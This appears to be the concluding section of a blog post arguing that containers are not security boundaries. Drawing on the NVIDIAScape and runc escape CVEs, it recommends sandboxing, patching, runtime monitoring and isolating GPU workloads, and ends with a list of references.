Containers are great for packaging, deployment, and resource management. But they were never designed as security boundaries, and treating them as such is dangerous.
If you’re running multi-tenant container platforms, GPU workloads, or anything where container escape means game over:
1. Assume containers will be compromised
- Design for breach, not for prevention
- Network segmentation between tenants
- Encrypt data at rest and in transit
- Zero-trust architecture
2. Use proper sandboxing
- gVisor for syscall isolation
- Kata Containers for VM-level isolation
- Firecracker for microVM security
- AWS Nitro Enclaves for confidential computing
3. Patch everything, always
- Automate security updates
- Subscribe to security advisories (runc, Docker, containerd, NVIDIA)
- Test patches in staging before production
- Accept downtime as necessary for security
4. Deploy runtime security
- Falco with container escape rules
- eBPF-based monitoring (Cilium, Calico)
- Admission controllers to block risky configurations
- Regular security audits
5. Treat GPU workloads as high-risk
- Dedicated nodes for GPU containers (don’t mix with non-GPU workloads)
- Extra monitoring on GPU nodes
- Restrict who can deploy GPU containers
- Regular updates to NVIDIA Container Toolkit
The fundamental lesson from NVIDIAScape and the runc CVEs: container isolation is fragile. A three-line Dockerfile is all it takes to break out and own the host. If your security model assumes containers are isolated, you’re one CVE away from a complete breach.
Three lines to root. That’s the state of container security in 2026.
References
CVE-2025-23266 (NVIDIAScape):
- NVIDIA Security Bulletin
- Wiz Research: NVIDIAScape Disclosure
- CVE-2025-23266 Details
- NVIDIA Container Toolkit 1.17.8 Release Notes
runc CVEs:
- CVE-2025-31133 Details
- CVE-2025-52565 Details
- CVE-2025-52881 Details
- runc Security Advisory
- runc 1.2.8 Release
- POC Repository by @sahar042
Technical Resources:
- OCI Runtime Specification
- Docker Security Documentation
- Kubernetes Security Best Practices
- Falco Container Escape Rules
- gVisor Documentation
News Coverage:
- The Hacker News: NVIDIAScape Container Escape
- BleepingComputer: runc Vulnerabilities Allow Container Breakout
- SecurityWeek: NVIDIA Container Toolkit Vulnerability
Update your runc. Update NVIDIA Container Toolkit. Deploy gVisor. And stop pretending containers are secure isolation boundaries.
Three lines to root. Remember that next time someone tells you containers are “production-ready security.”